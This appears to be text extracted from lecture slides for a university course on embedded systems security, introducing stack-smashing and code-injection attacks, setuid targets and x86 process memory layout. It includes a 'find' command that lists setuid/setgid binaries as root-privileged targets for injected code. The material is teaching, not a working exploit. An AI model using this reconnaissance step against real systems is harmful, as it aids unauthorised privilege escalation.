

ECE 6504

Embedded and Controls Systems Security: Stack Smashing I

Reading:

T: *Smashing The Stack For Fun And Profit*

N: *Return to LIBC exploits and Advanced return-into-lib(c) exploits*

“Don't sweat the petty things and don't pet the sweaty things.”


–George Carlin

code injection attack:

the introduction of code into a program
so as to modify its original purpose


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the introduction of code into a program
so as to modify its original purpose




usually, to take control of system

want to do this for
embedded systems



code injection attack:

the introduction of code into a program
so as to modify its original purpose



usually, to take control of system

code injection attack: method

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```
> find / -type f \(\ -perm -2000 -o -perm -4000 \) | sort
```

code injection attack: method

setuid bit: program run as
superuser



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code injection attack: method

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/sbin/mksnap_ffs
/sbin/ping
/sbin/ping6
/sbin/poweroff
/sbin/shutdown
/usr/bin/at
/usr/bin/atq
/usr/bin/atrm
/usr/bin/batch
/usr/bin/btsockstat
/usr/bin/chfn
/usr/bin/chpass
/usr/bin/chsh
...
...
```

code injection attack: method

setuid bit: program run as
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/usr/bin/chsh
...
...
```

code run as root
(inject here)

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/usr/bin/chsh
...
...
```

setuid bit: program run as
superuser



code run as root
(inject here)

1. identify target
2. find way to inject code
3. profit

code injection attack: how

buffer overflow in heap or stack

code injection attack: how

we'll think
about this one




buffer overflow in heap or stack

code injection attack: how

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
buffer overflow in heap or stack



code injection attack: how


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buffer overflow in heap or stack



process organisation

(x86 => Von Neumann Architecture)




process organisation

(x86 => Von Neumann Architecture)

code and R/O data

(marked R/O, too)




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
static variables

process organisation

(x86 => Von Neumann Architecture)

code and R/O data

(marked R/O, too)



static variables

return addresses and variables passed and created

(it grows towards lower memory)

running a process

```
void function(int a, int b, int c) {  
    char buffer1[5];  
    char buffer2[10];  
}  
  
void main() {  
    function(1,2,3);  
}
```

running a process

```
void function(int a, int b, int c) {  
    char buffer1[5];  
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```

```
void main() {  
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```

passing vars and
jumping to function

```
pushl $3  
pushl $2  
pushl $1  
call function
```

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void function(int a, int b, int c) {  
